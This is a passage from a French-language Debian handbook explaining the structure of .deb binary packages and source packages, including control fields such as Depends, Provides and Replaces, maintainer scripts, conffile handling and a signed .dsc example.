$ ar t dpkg_1.13.24_i386.deb
debian-binary
control.tar.gz
data.tar.gz
$ ar x dpkg_1.13.24_i386.deb
$ ls
control.tar.gz data.tar.gz debian-binary dpkg_1.13.24_i386.deb
$ tar tzf data.tar.gz | head -15
./
./etc/
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/origins/
./etc/dpkg/origins/debian
./etc/logrotate.d/
./etc/logrotate.d/dpkg
./etc/alternatives/
./etc/alternatives/README
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/share/
./usr/share/dpkg/
$ tar tzf control.tar.gz
./
./control
./conffiles
./postinst
./prerm
./preinst
./postrm
./md5sums
$ cat debian-binary
2.0
```

Comme vous le voyez, l'archive **`ar`** d'un paquet Debian est constituée de trois fichiers :

- `debian-binary`. Il s'agit d'un fichier texte ne renfermant que le numéro de version du format `.deb` employé (en 2007 : version 2.0).
- `control.tar.gz`. Ce fichier d'archive rassemble les diverses méta-informations disponibles. Les outils de gestion des paquets y trouvent, entre autres, le nom et la version de l'ensemble abrité. Certaines de ces méta-informations leur permettent de déterminer s'il est ou non possible de l'installer ou de le désinstaller, par exemple en fonction de la liste des paquets déjà présents sur la machine.
- `data.tar.gz`. Cette archive contient tous les fichiers à extraire du paquet ; c'est là que sont stockés les exécutables, la documentation, etc.

Méta-informations d'un paquet

Le paquet Debian n'est pas qu'une archive de fichiers destinés à l'installation. Il s'inscrit dans un ensemble plus vaste en décrivant des relations avec les autres paquets Debian (dépendances, conflits, suggestions). Il fournit également des scripts permettant d'exécuter des commandes lors des différentes étapes du parcours du paquet (installation, suppression, mise à jour). Ces données employées par les outils de gestion des paquets ne font pas partie du logiciel empaqueté mais constituent, au sein du paquet, ce que l'on appelle ses « méta-informations » (informations portant sur les informations).

Description : fichier control

Ce fichier utilise une structure similaire à un en-tête de mail (défini par la RFC 2822), qui ressemble pour l'exemple d'`apt` à :

```
$ apt-cache show apt
Package: apt
Priority: important
Section: admin
Installed-Size: 4300
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: i386
Version: 0.6.46.2
Replaces: libapt-pkg-doc (<< 0.3.7), libapt-pkg-dev (<< 0.3.7)
Provides: libapt-pkg-libc6.3-6-3.11
Depends: libc6 (>= 2.3.6-6), libgcc1 (>= 1 :4.1.1-12),
  ➥ libstdc++6 (>= 4.1.1-12), debian-archive-keyring
Suggests: aptitude | synaptic | gnome-apt | wajig, dpkg-dev,
  ➥ apt-doc, bzip2
Filename: pool/main/a/apt/apt_0.6.46.2_i386.deb
Size: 1432682
MD5sum: c875a4f6badeebb735e3e53ab710ad8b
SHA1: 5c4d788cf86aa4921183e80f8f18d4375eedc821
SHA256: 8b8638e7e302239b0facd50867b2cb4b6724ad0fbba549e7edd277a6a2673721
Description: Advanced front-end for dpkg
 This is Debian's next generation front-end for the dpkg package manager.
 It provides the apt-get utility and APT dselect method that provides a
 simpler, safer way to install and upgrade packages.
 APT features complete installation ordering, multiple source capability
 and several other unique features, see the Users Guide in apt-doc.
Build-Essential: yes
Tag: admin::package-management, filetransfer::ftp, filetransfer::http,
  ➥ hardware::storage:cd, interface::commandline, protocol::ftp,
  ➥ protocol::http, protocol::ipv6, role::sw:client, suite::debian,
  ➥ use::downloading, use::searching, works-with::software:package
```

B.A.-BA

RFC — les normes de l'Internet

RFC abrège *Request For Comments* (appel à commentaires en anglais). Une RFC est un document généralement technique exposant ce qui deviendra une norme de l'Internet. Avant d'être standardisées et figées, ces normes sont soumises à une revue publique (d'où leur nom). C'est l'IETF (*Internet Engineering Task Force*) qui décide de l'évolution du statut de ces documents (*proposed standard*, *draft standard* ou *standard*, respectivement « proposition de standard », « brouillon de standard », « standard »).

La RFC 2026 définit le processus de standardisation de protocoles de l'Internet.

▸ http://www.faqs.org/rfcs/rfc2026.html

Dépendances : champ Depends

Les dépendances sont définies dans le champ `Depends` des en-têtes du paquet. Il s'agit d'une liste de conditions à remplir pour que le paquet fonctionne correctement, informations utilisées par des outils comme **`apt`** pour installer les versions des bibliothèques dont dépend le programme à installer. Pour chaque dépendance, il est possible de restreindre l'espace des versions qui satisfont la condition. Autrement dit, il est possible d'exprimer le fait que l'on a besoin du paquet `libc6` dans une version supérieure à « 2.3.0 » (cela s'écrit « **`libc6 (>> 2.3.0)`** »). Les opérateurs de comparaison de versions sont les suivants :

- `<<` : strictement inférieur à ;
- `<=` : inférieur ou égal à ;
- `=` : égal à (attention « `2.6.1` » n'est pas égal à « `2.6.1-1` ») ;
- `>=` : supérieur ou égal à ;
- `>>` : strictement supérieur à.

CHARTE DEBIAN **Champs Recommends, Suggests, et Enhances**

Les champs `Recommends` (recommande) et `Suggests` (suggère) décrivent des dépendances non obligatoires. Les dépendances « recommandées », les plus importantes, améliorent considérablement les fonctionnalités offertes par le paquet sans pour autant être indispensables à son fonctionnement. Les dépendances « suggérées », secondaires, indiquent que certains paquets peuvent se compléter et augmenter leur utilité respective — mais il est parfaitement raisonnable d'installer l'un sans les autres.

Il faut systématiquement installer les paquets « recommandés » sauf si vous savez précisément pourquoi vous n'en avez pas besoin. Inversement, il est inutile d'installer les paquets « suggérés » sauf si vous savez pourquoi vous en aurez besoin.

Le champ `Enhances` (améliore) décrit lui aussi une suggestion, mais dans un contexte différent. Il se situe en effet dans le paquet suggéré, et non pas dans celui qui profite de la suggestion. Son intérêt est de pouvoir ajouter une suggestion sans devoir modifier le paquet concerné par celle-ci. Ainsi, tous les *add-ons* (ajouts), *plug-ins* (greffons) et autres extensions d'un logiciel pourront ensuite prendre place dans la liste des suggestions liées au logiciel. Ce dernier champ — récemment créé — est encore largement ignoré par des programmes comme **`apt-get`** ou **`synaptic`**. L'objectif est cependant qu'une suggestion faite par le biais d'un champ `Enhances` apparaisse à l'utilisateur en complément des suggestions traditionnelles — réalisées avec le champ `Suggests`.

Dans une liste de conditions à remplir, la virgule sert de séparateur. Sur le plan logique son sens est celui d'un « et ». Au sein d'une condition la barre verticale (« | ») exprime un « ou » logique (il s'agit d'un « ou » inclusif, non d'un « ou bien »). Plus prioritaire que le « et », elle est utilisable autant de fois que nécessaire. Ainsi la dépendance « (A ou B) et C » s'écrit **`A | B, C`**. En revanche, l'expression « A ou (B et C) » doit être développée en « (A ou B) et (A ou C) » puisque le champ `Depends` ne

tolère pas de parenthèses changeant d'ordinaire les priorités entre les opérateurs logiques « ou » et « et ». Elle s'écrira donc **`A | B, A | C`**.

▸ http://www.debian.org/doc/debian-policy/ch-relationships.html

Le système de dépendances est un bon mécanisme pour garantir le fonctionnement d'un logiciel, mais il trouve un autre usage avec les « méta-paquets ». Il s'agit de paquets vides, décrivant uniquement des dépendances. Ils facilitent l'installation d'un ensemble cohérent de logiciels présélectionnés par le mainteneur du méta-paquet ; en effet **`apt-get install`** ***`méta-paquet`*** installera automatiquement l'ensemble de ces logiciels grâce aux dépendances du méta-paquet. Les paquets `gnome-desktop-environment`, `kde` et `linux-image-2.6-686` sont des exemples de méta-paquets.

CHARTE DEBIAN

Pre-Depends, un Depends plus exigeant

Des « pré-dépendances », données dans le champ `Pre-Depends` de l'en-tête du paquet, complètent les dépendances normales ; leur syntaxe est identique. Une dépendance normale indique que le paquet concerné doit être décompacté et configuré avant que le paquet la déclarant ne soit lui-même configuré. Une pré-dépendance stipule que le paquet concerné doit être décompacté et configuré avant même d'exécuter le script de pré-installation du paquet la déclarant, c'est-à-dire avant son installation proprement dite.

Une pré-dépendance est très contraignante pour **`apt`**, qui doit ordonnancer la liste des paquets à installer. Elles sont donc déconseillées en l'absence de nécessité stricte. Il est même recommandé de consulter l'avis des (autres) développeurs sur debian-devel@lists.debian.org avant d'ajouter une pré-dépendance. En règle générale, il est possible de trouver une solution de substitution qui permet de l'éviter.

Conflits : champ Conflicts

Le champ `Conflicts` permet d'indiquer qu'un paquet ne peut être installé en même temps qu'un autre. Les raisons les plus courantes sont les suivantes : les deux paquets incluent un fichier portant le même nom, fournissent le même service sur le même port TCP, ou gênent mutuellement leur bon fonctionnement (par exemple dans le cas de mises à jour sans compatibilité ascendante : c'est le cas si la nouvelle version ne fonctionne plus comme l'ancienne et entraîne un dysfonctionnement en l'absence de dispositions particulières — comme l'emploi du champ `Conflicts` pour refuser une cohabitation indésirable).

`dpkg` refusera d'installer un paquet s'il déclenche un conflit avec un autre paquet déjà présent, sauf si le nouveau paquet précise qu'il « remplace » le paquet installé — auquel cas **`dpkg`** choisira de remplacer l'ancien par le nouveau. **`apt-get`** suit toujours vos instructions : si vous choisissez d'installer le nouveau paquet, il proposera automatiquement de désinstaller le paquet qui pose problème.

Éléments fournis : champ Provides

Ce champ introduit le concept très intéressant de « paquet virtuel ». Il a de nombreux rôles, mais on en distingue deux principaux. Le premier consiste à utiliser un paquet virtuel pour lui associer un service générique (le paquet « fournit » le service). Le second indique qu'un paquet en remplace complètement un autre, et qu'à ce titre il peut également satisfaire les dépendances déclarées sur celui-ci. Il est ainsi possible de créer un paquet de substitution sans avoir de contrainte sur son nom.

VOCABULAIRE

Méta-paquet et paquet virtuel

Distinguons bien les méta-paquets des paquets virtuels. Les premiers sont des paquets réels (dotés de fichiers `.deb`), dont le seul intérêt est d'exprimer des dépendances.

Les paquets virtuels, quant à eux, n'existent pas physiquement; il s'agit juste d'un moyen d'identifier des paquets réels sur la base d'un critère logique commun (service fourni, compatibilité avec un programme standard ou un paquet préexistant, etc.).

La fourniture d'un « service »

Détaillons le premier cas par un exemple : tous les serveurs de courrier électronique tels que `postfix` ou `sendmail` déclarent « fournir » le paquet virtuel `mail-transport-agent`. Ainsi, tout paquet qui a besoin de ce service pour

fonctionner (ce peut être un gestionnaire de listes de diffusion, comme `smartlist` ou `sympa`) se contentera de déclarer dans ses dépendances `mail-transport-agent` au lieu d'y préciser une grande liste de choix toujours incomplète (**`postfix | sendmail | exim | ...`**). Par ailleurs, il ne sert à rien d'installer deux serveurs de courrier électronique ; c'est pourquoi chacun de ces paquets déclare un conflit avec le paquet virtuel `mail-transport-agent`. Le conflit avec soi-même est ignoré par le système, mais cette technique interdira d'installer de concert deux serveurs de courrier électronique.

L'interchangeabilité avec un autre paquet

L'autre rôle principal du champ `Provides` consiste à indiquer qu'un paquet est capable d'offrir strictement le même service qu'un autre, ce qui arrive fréquemment pour des paquets renommés ou intégrés dans des logiciels plus vastes. Deux exemples illustreront ces cas de figure. Le paquet `libmd5-perl` contient un module Perl dont le développement est abandonné puisqu'une autre version plus évoluée et totalement compatible existe : le paquet `libdigest-md5-perl`. Cependant, de nombreux paquets déclarent encore des dépendances sur `libmd5-perl`, qui ne seront pas satisfaites si l'on dispose uniquement de `libdigest-md5-perl`. Pour éviter ce problème, on modifie ce dernier pour qu'il déclare `Provides: libmd5-perl` et le tour est joué. Par ailleurs, on déclarera sûrement un conflit et un remplacement pour que `libmd5-perl`, désormais obsolète, soit automatiquement supprimé.




Figure 5–1
Usage d'un champ Provides pour ne pas casser les dépendances

CHARTE DEBIAN
Liste des paquets virtuels

Pour que les paquets virtuels soient utiles, il faut que tout le monde s'entende sur leur nom. C'est pourquoi ils sont standardisés par la charte Debian. La liste comprend entre autres `mail-transport-agent` pour les serveurs de courrier électronique, `c-compiler` pour les compilateurs C, `www-browser` pour les navigateurs web, `httpd` pour les serveurs web, `ftp-server` pour les serveurs FTP, `x-terminal-emulator` pour les émulateurs de terminal en mode graphique (**`xterm`**) et `x-window-manager` pour les gestionnaires de fenêtres. Retrouvez-en la liste complète sur le Web :

- http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt

B.A.-BA
Perl, un langage de programmation

Perl (*Practical Extraction and Report Language*, ou langage pratique d'extraction et de rapports), est un langage de programmation très populaire. Il dispose de nombreux modules prêts à l'emploi fournissant des fonctionnalités couvrant un spectre très large d'applications, et diffusés par le réseau de serveurs CPAN (*Comprehensive Perl Archive Network*, ou réseau exhaustif d'archives de Perl).

- http://www.perl.org/
- http://www.cpan.org/

Comme il s'agit d'un langage interprété, un programme rédigé en Perl ne requiert pas de compilation préalable à son exécution. C'est pourquoi l'on parle de « scripts Perl ».

POUR ALLER PLUS LOIN
Versions de paquet virtuel

Si actuellement les paquets virtuels ne peuvent pas avoir de versions, il n'en sera pas forcément toujours ainsi. En effet, **apt** est déjà capable de gérer les versions de paquets virtuels et il est probable que **dpkg** le sera aussi dans un avenir proche. On pourra alors écrire des champs `Provides: libstorable-perl (= 1.7)` pour indiquer qu'un paquet fournit les même fonctionnalités que `libstorable-perl` dans sa version 1.7.

POUR ALLER PLUS LOIN **Le champ Tag**

Dans l'exemple d'`apt`, cité plus haut, on peut constater la présence d'un champ que nous n'avons pas encore décrit, le champ `Tag` (étiquette). Il ne s'agit pas d'un champ décrivant une relation entre paquets, mais simplement d'une catégorisation du paquet dans une taxonomie thématique. Cette classification des paquets selon plusieurs critères (type d'interface, langage de programmation, domaine d'application, etc.) est une évolution récente de Debian. À ce titre, elle n'est pas encore intégrée dans tous les outils ; **aptitude** affiche ces étiquettes, et permet de s'en servir comme critères de recherche. Pour ceux que la syntaxe de recherche d'**aptitude** rebute, signalons le site qui permet de naviguer dans la base de données des étiquettes :

- http://debtags.alioth.debian.org/

`Provides` s'avère encore intéressant lorsque le contenu d'un paquet est intégré dans un paquet plus vaste. Ainsi le module Perl `libstorable-perl` était un module facultatif en Perl 5.6, intégré en standard dans Perl 5.8. Le paquet `perl` dans sa version 5.8 déclare donc `Provides: libstorable-perl` afin que les dépendances sur ce paquet soient satisfaites si l'utilisateur dispose de Perl 5.8.

Cette fonctionnalité est très utile puisque il n'est jamais possible d'anticiper les aléas du développement et qu'il faut être capable de s'ajuster aux renommages et autres remplacements automatiques de logiciels obsolètes.

Limitations actuelles

Les paquets virtuels souffrent malgré tout de quelques limitations gênantes, dont la plus importante est l'absence de numéro de version. Pour reprendre l'exemple précédent, une dépendance `Depends: libstorable-perl (>= 1.6)` ne sera donc jamais satisfaite, pour le système de paquetage, par la présence de Perl 5.8 — bien qu'en réalité elle le soit probablement. Ne le sachant pas, le système de paquetage opte pour une politique du moindre risque en supposant que les versions ne correspondent pas.

Remplacements : champ Replaces

Le champ `Replaces` indique que le paquet contient des fichiers également présents dans un autre paquet, mais qu'il a légitimement le droit de les remplacer. En l'absence de cette précision, **dpkg** échoue en précisant qu'il ne peut pas écraser les fichiers d'un autre paquet (en fait, il est possible de lui forcer la main avec l'option `--force-overwrite`). Cela permet d'identifier les problèmes potentiels et contraint le mainteneur à étudier la question avant de choisir d'ajouter ou non ce champ.

L'emploi de ce champ se justifie dans le cas de changements de noms de paquets ou lorsqu'un paquet est intégré dans un autre. Cela se produit également quand le mainteneur a décidé de répartir différemment les fichiers entre divers paquets binaires produits depuis le même paquet source : un fichier remplacé n'appartient plus à l'ancien paquet, mais uniquement au nouveau.

Si tous les fichiers d'un paquet installé ont été remplacés il est considéré comme supprimé. Enfin, ce champ incite aussi **dpkg** à supprimer le paquet remplacé en cas de conflit.

Scripts de configuration

En plus du fichier `control`, l'archive `control.tar.gz` de chaque paquet Debian peut contenir un certain nombre de scripts, appelés par **dpkg** à

différentes étapes du traitement d'un paquet. La charte Debian détaille longuement les cas possibles en précisant les scripts appelés et les arguments qu'ils reçoivent. Ces séquences peuvent être compliquées puisque si l'un des scripts échoue, **dpkg** essaiera de revenir dans un état satisfaisant en annulant l'installation ou la suppression en cours (tant que cela est possible).

D'une manière générale, le script `preinst` est exécuté préalablement à l'installation du paquet alors que le `postinst` la suit. De même, `prerm` est invoqué avant la suppression du paquet et `postrm` après. Une mise à jour d'un paquet est équivalente à en supprimer la version précédente puis à installer la nouvelle. Il n'est pas possible de détailler ici tous les scénarios d'actions réussies, mais évoquons quand même les deux plus courants : une installation/mise à jour et une suppression.

Installation et mise à jour

Voici les étapes d'une installation (ou mise à jour) :

1. En cas de mise à jour, **dpkg** appelle la commande **ancien-prerm upgrade *nouvelle-version***.
2. Pour une mise à jour toujours, **dpkg** exécute alors **nouveau-preinst upgrade *nouvelle-version*** ; pour une première installation, il exécute **nouveau-preinst install**. Il peut ajouter l'ancienne version en dernier paramètre si le paquet avait déjà été installé et supprimé entre-temps (mais non purgé, les fichiers de configuration ayant alors été conservés).
3. Les fichiers du nouveau paquet sont décompactés. Si un fichier existait au préalable, il est remplacé mais une copie de sauvegarde est temporairement réalisée.
4. En cas de mise à jour, **dpkg** exécute **ancien-postrm upgrade *nouvelle-version***.
5. **dpkg** met à jour toutes ses données internes (liste de fichiers, scripts de configuration) et supprime les copies de sauvegarde des fichiers remplacés. C'est un point de non retour : **dpkg** ne dispose plus désormais de tous les éléments nécessaires pour revenir à l'état antérieur.
6. **dpkg** va mettre à jour les fichiers de configuration en demandant à l'utilisateur de trancher s'il est incapable de tout gérer automatiquement. Les détails de cette procédure se trouvent dans la section dédiée aux fichiers de configuration, en page 73.
7. Enfin, **dpkg** configure le paquet en exécutant **nouveau-postinst configure *dernière-version-configurée***.

POUR ALLER PLUS LOIN

Répertoire de données de dpkg

Tous les scripts de configuration des paquets installés sont stockés dans le répertoire `/var/lib/dpkg/info/` sous la forme d'un fichier préfixé par le nom du paquet. On y trouve également, pour chaque paquet, un fichier d'extension `.list` contenant la liste des fichiers appartenant au paquet.

Le fichier `/var/lib/dpkg/status` contient une série de blocs d'informations (au format des fameux en-têtes de courriers électroniques, RFC 2822) décrivant le statut de chaque paquet. On y trouve également les informations contenues dans le fichier `control` des différents paquets installés.

ATTENTION **Noms symboliques des scripts**

Les séquences décrites dans cette section font appel à des scripts de configuration aux noms particuliers, comme **ancien-prerm** ou **nouveau-postinst**. Il s'agit respectivement du script **prerm** contenu dans l'ancienne version du paquet (installé avant la mise à jour) et du script **postinst** de sa nouvelle version (mis en place par la mise à jour).

ASTUCE **Diagrammes d'états**

Le projet DebianWomen a réalisé des diagrammes expliquant comment les scripts de configuration sont appelés par **dpkg**. Le premier lien ci-dessous pointant sur un Wiki, nous avons ajouté le second, qui pointe vers les diagrammes eux-mêmes (au cas où la page du Wiki disparaîtrait).

- http://women.debian.org/wiki/English/MaintainerScripts
- http://www.marga.com.ar/~marga/debian/diagrams/

VOCABULAIRE

La purge, une suppression complète

Lorsqu'un paquet Debian est supprimé, les fichiers de configuration sont conservés afin de faciliter une éventuelle réinstallation. De même, les données gérées par un démon (comme le contenu de l'annuaire d'un serveur LDAP, ou le contenu de la base de données pour un serveur SQL) sont habituellement conservées.

Pour supprimer toute donnée associée au paquet, il faut procéder à sa « purge » avec la commande **dpkg -P *paquet*** ou **apt-get remove --purge *paquet***.

Étant donné le caractère définitif de ces suppressions de données, on prendra garde de ne pas utiliser la purge à la légère.

Suppression de paquet

Voici les étapes pour une suppression de paquet :

1. **dpkg** appelle **prerm remove**.
2. **dpkg** supprime tous les fichiers du paquet, à l'exception des fichiers de configuration et des scripts de configuration.
3. **dpkg** exécute **postrm remove**. Tous les scripts de configuration, sauf le `postrm`, sont effacés. Si l'utilisateur n'a pas demandé la « purge » du paquet, les opérations s'arrêtent là.
4. En cas de purge complète du paquet (demandée avec **dpkg --purge** ou **dpkg -P**), les fichiers de configuration sont supprimés, ainsi qu'un certain nombre de copies (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) et de fichiers temporaires ; **dpkg** exécute ensuite **postrm purge**.

Les 4 scripts évoqués ci-dessus sont complétés par un script `config`, fourni par les paquets utilisant **debconf** pour obtenir de l'utilisateur des informations de configuration. Lors de l'installation, ce script définit en détail les questions posées par **debconf**. Les réponses sont enregistrées dans la base de données de **debconf** pour référence ultérieure. Le script est généralement exécuté par **apt** avant d'installer un à un tous les paquets afin de regrouper en début de processus toutes les questions posées à l'utilisateur. Les scripts de pré- et post-installation pourront ensuite exploiter ces informations pour effectuer un traitement conforme aux vœux de l'utilisateur.

OUTIL **debconf**

debconf fut créé pour résoudre un problème récurrent chez Debian. Tous les paquets Debian incapables de fonctionner sans un minimum de configuration posaient des questions à l'utilisateur avec des appels à **echo** et **read** dans les scripts shell `postinst` et similaires. Mais cela impliquait également, lors d'une grosse installation ou mise à jour, de rester à côté de son ordinateur pour renseigner ces requêtes qui pouvaient se produire à tout moment. Ces interactions manuelles ont désormais presque totalement disparu au profit de l'outil **debconf**.

debconf offre de nombreuses caractéristiques intéressantes : il contraint le développeur à spécifier les interactions avec l'utilisateur, il permet de localiser les différentes chaînes de caractères affichées (toutes les traductions sont stockées dans le fichier `templates` décrivant les interactions), il dispose de différents modules d'affichage pour présenter les questions à l'utilisateur (modes texte, graphique, non interactif), et il permet de créer une base centrale de réponses pour partager la même configuration entre plusieurs ordinateurs... Mais la plus importante est qu'il est maintenant possible de présenter toutes les questions d'un bloc à l'utilisateur avant de démarrer une longue installation ou mise à jour. L'utilisateur peut alors vaquer à ses occupations pendant que le système s'installe, sans avoir à rester devant son écran pour le surveiller.

Sommes de contrôle, liste des fichiers de configuration

En plus des fichiers déjà cités dans les deux sections précédentes, l'archive `control.tar.gz` d'un paquet Debian en contient d'autres. Le premier, `md5sums`, contient la liste des empreintes numériques de tous les fichiers du paquet. Son principal avantage est de permettre à un utilitaire comme **`debsums`** (que nous étudierons dans une section dédiée, en page 330) de vérifier que ces fichiers n'ont pas été modifiés depuis leur installation.

`conffiles` liste les fichiers du paquet qu'il faudra gérer comme des fichiers de configuration. Un fichier de configuration a cela de particulier qu'il peut être modifié par l'administrateur et que ses changements seront normalement conservés lors d'une mise à jour du paquet.

En effet, dans une telle situation, **`dpkg`** se comporte aussi intelligemment que possible : si le fichier de configuration standard n'a pas évolué entre les deux versions, il ne fait rien. Sinon, il va essayer de mettre ce fichier à jour. Deux cas sont possibles : soit l'administrateur n'a pas touché à ce fichier de configuration, auquel cas **`dpkg`** installe automatiquement la nouvelle version disponible, soit le fichier a été modifié, auquel cas **`dpkg`** demande à l'administrateur quelle version il souhaite utiliser (l'ancienne avec les modifications, ou la nouvelle fournie par le paquet). Pour l'aider à prendre sa décision, **`dpkg`** lui propose de consulter un **`diff`** présentant les différences entre les deux versions. S'il choisit de conserver l'ancienne version, la nouvelle sera stockée au même emplacement dans un fichier suffixé de `.dpkg-new`. S'il choisit la nouvelle version, l'ancienne sera conservée dans un fichier `.dpkg-old`. La dernière possibilité offerte consiste à interrompre momentanément **`dpkg`** pour éditer le fichier et tenter d'y reprendre les modifications pertinentes (préalablement identifiées grâce au *diff*).

POUR ALLER PLUS LOIN **Éviter les questions sur les fichiers de configuration**

`dpkg` gère la mise à jour des fichiers de configuration mais interrompt régulièrement ses opérations pour solliciter l'avis de l'administrateur. Cette caractéristique est relativement désagréable pour qui souhaite obtenir une mise à jour non interactive. C'est pourquoi ce programme propose des options permettant de répondre systématiquement selon la même logique : **`--force-confold`** conserve l'ancienne version du fichier ; **`--force-confnew`** utilise la nouvelle version du fichier (ces choix sont respectés même si le fichier n'a pas été modifié par l'administrateur ; ce n'est que rarement l'effet souhaité). Si de plus vous précisez **`--force-confdef`**, il fera le choix automatique quand c'est possible (c'est-à-dire lorsque le fichier de configuration original n'a pas été modifié) et ne se rabattra sur **`--force-confnew`** ou **`--force-confold`** que dans les autres cas.
Ces options s'appliquent à **`dpkg`**, mais la plupart du temps un administrateur travaillera directement avec les programmes **`aptitude`** ou **`apt-get`**. Il est donc nécessaire de connaître la syntaxe qui permet de leur indiquer les options à passer à **`dpkg`** (leurs interfaces en ligne de commande sont très similaires).

```
# apt-get -o DPkg::Options::="--force-confdef"
  ➥ -o DPkg::options::="--force-confold" dist-upgrade
```

On peut placer ces options directement dans la configuration du programme **`apt`** plutôt que de les lui spécifier à chaque fois en ligne de commande. Pour cela, il suffit d'écrire la ligne suivante dans le fichier `/etc/apt/apt.conf.d/local` :

```
DPkg::Options { "--force-confdef"; "--force-confold"; }
```

Intégrer cette option dans le fichier de configuration permettra d'en profiter même dans le cadre d'une interface graphique telle qu'**`aptitude`**.

Structure d'un paquet source

Format

Un paquet source est habituellement constitué de 3 fichiers : un `.dsc`, un `.orig.tar.gz`, et un `.diff.gz`. Ils permettent de créer les paquets binaires (les fichiers `.deb` décrits plus haut) du programme à partir de ses codes sources, écrits en langages de programmation.

Le fichier `.dsc` (*Debian Source Control*, ou contrôle des sources de Debian) est un court fichier texte contenant un en-tête RFC 2822 (tout comme le fichier `control` étudié en page 66) qui décrit le paquet source et indique quels autres fichiers en font partie. Il est signé par son mainteneur, ce qui en garantit l'authenticité — consulter la section « Vérification d'authenticité des paquets » en page 102 pour plus de détails à ce sujet.

EXEMPLE Un fichier .dsc

```
 -----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Format: 1.0
Source: libdbd-pg-perl
Version: 1.49-2
Binary: libdbd-pg-perl
Maintainer: Raphael Hertzog <hertzog@debian.org>
Architecture: any
Standards-Version: 3.7.2
Build-Depends: perl (>= 5.8.0), debhelper (>= 4),
  ➥ libdbi-perl (>= 1.45), libpq-dev (>= 8.0)
Uploaders: Debian Perl Group <pkg-perl-maintainers@lists.alioth.debian.org>,
  ➥ Ivan Kohler <ivan-debian@420.am>
Vcs-Svn: svn://svn.debian.org/pkg-perl/packages/libdbd-pg-perl/trunk/
Files:
 76b9d6a2f4cbaefcba23380f83998215 147310 libdbd-pg-perl_1.49.orig.tar.gz
 833a6039b147092a8755e21705dd9405 6057 libdbd-pg-perl_1.49-2.diff.gz

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.5 (GNU/Linux)

iD8DBQFFWOYWvPbGD26BadIRAqkxAKCj9Cqovo4FVYreH6TRiKe3/qIzXgCfQ2iF
uG9eR0MEtwRUX0wzykz8Xng=
=SK0m
-----END PGP SIGNATURE-----
```

On notera au passage que le paquet source compte lui aussi des dépendances (`Build-Depends`), totalement distinctes de celles des paquets binaires, puisqu'il s'agit d'outils nécessaires pour compiler le logiciel concerné et construire son paquet binaire.

ATTENTION Espaces de noms distincts

Il est important de voir qu'il n'y a pas forcément correspondance entre le nom du paquet source et le nom du ou des paquets binaires qu'il génère — c'est assez facile à comprendre si l'on sait que chaque paquet source peut générer plusieurs paquets binaires. C'est pourquoi le fichier `.dsc` dispose des champs `Source` et `Binary` pour nommer explicitement le paquet source et stocker la liste des paquets binaires qu'il génère.

CULTURE **Pourquoi séparer en plusieurs paquets**

Il est très fréquent qu'un paquet source (donc un ensemble logiciel donné) génère plusieurs paquets binaires. Les raisons sont multiples : un logiciel peut souvent être utilisé dans différents contextes, ainsi une bibliothèque partagée peut être installée pour faire fonctionner une application (par exemple `libc6`), ou alors elle peut être installée pour développer un nouveau logiciel (`libc6-dev` sera alors le bon paquet). On retrouve la même logique pour des services client/serveur où l'on souhaite installer la partie serveur sur une première machine et la partie client sur d'autres (c'est par exemple le cas de `openssh-server` et `openssh-client`).
Il est également fréquent que la documentation soit fournie dans un paquet dédié : l'utilisateur peut l'installer indépendamment du logiciel et peut à tout moment choisir de la supprimer pour gagner de l'espace disque. En outre, cela constitue une économie d'espace disque sur les miroirs Debian puisque le paquet de documentation sera alors partagé entre toutes les architectures (au lieu d'avoir la documentation dupliquée dans les paquets de chaque architecture).

PERSPECTIVE **Version 2.0 du format de paquet source**

Dans certains (rares) cas de paquets complexes, le format actuel n'est pas idéal, et il crée des complications pour les mainteneurs des paquets. Pour leur simplifier la tâche, un nouveau format de paquet source est en cours de développement. Ce nouveau format permettra, lorsqu'il sera officiellement déployé, d'avoir dans un même paquet source plusieurs archives amont : en plus de l'actuel `.orig.tar.gz`, on pourra inclure des `.orig-`*`composant`*`.tar.gz`, pour tenir compte des logiciels qui sont distribués en plusieurs composants en amont mais dont on souhaite ne faire qu'un paquet source. Ces archives pourront également être compressées avec **`bzip2`** plutôt que **`gzip`**, d'où un gain d'espace disque et de ressources réseau. Enfin, il sera possible de remplacer le *patch* monolithique `.diff.gz` par une archive de fichiers, afin de garder séparées les modifications individuelles apportées par le mainteneur Debian.
Ce format est encore du domaine de la prospective. Sa définition précise n'est pas encore finalisée, et les outils de manipulation de paquets sources ne sont pas encore capables de travailler utilement avec ce nouveau format ; **`dpkg-source`** est capable d'extraire des paquets sources qui l'utilisent, mais c'est à peu près tout ce que l'on peut en dire pour l'instant.

Le fichier `.orig.tar.gz` est une archive contenant les codes sources du programme tels qu'ils ont été fournis par son auteur. Il est demandé aux développeurs de ne pas modifier cette archive afin de pouvoir vérifier facilement la provenance et l'intégrité du fichier (par simple comparaison d'une somme de contrôle) et par respect pour la volonté de certains auteurs.

Le fichier `.diff.gz` contient quant à lui l'ensemble des modifications apportées par le mainteneur Debian, notamment l'ajout d'un répertoire `debian` contenant les instructions à exécuter pour construire un paquet Debian.

OUTIL **Décompresser un paquet source**

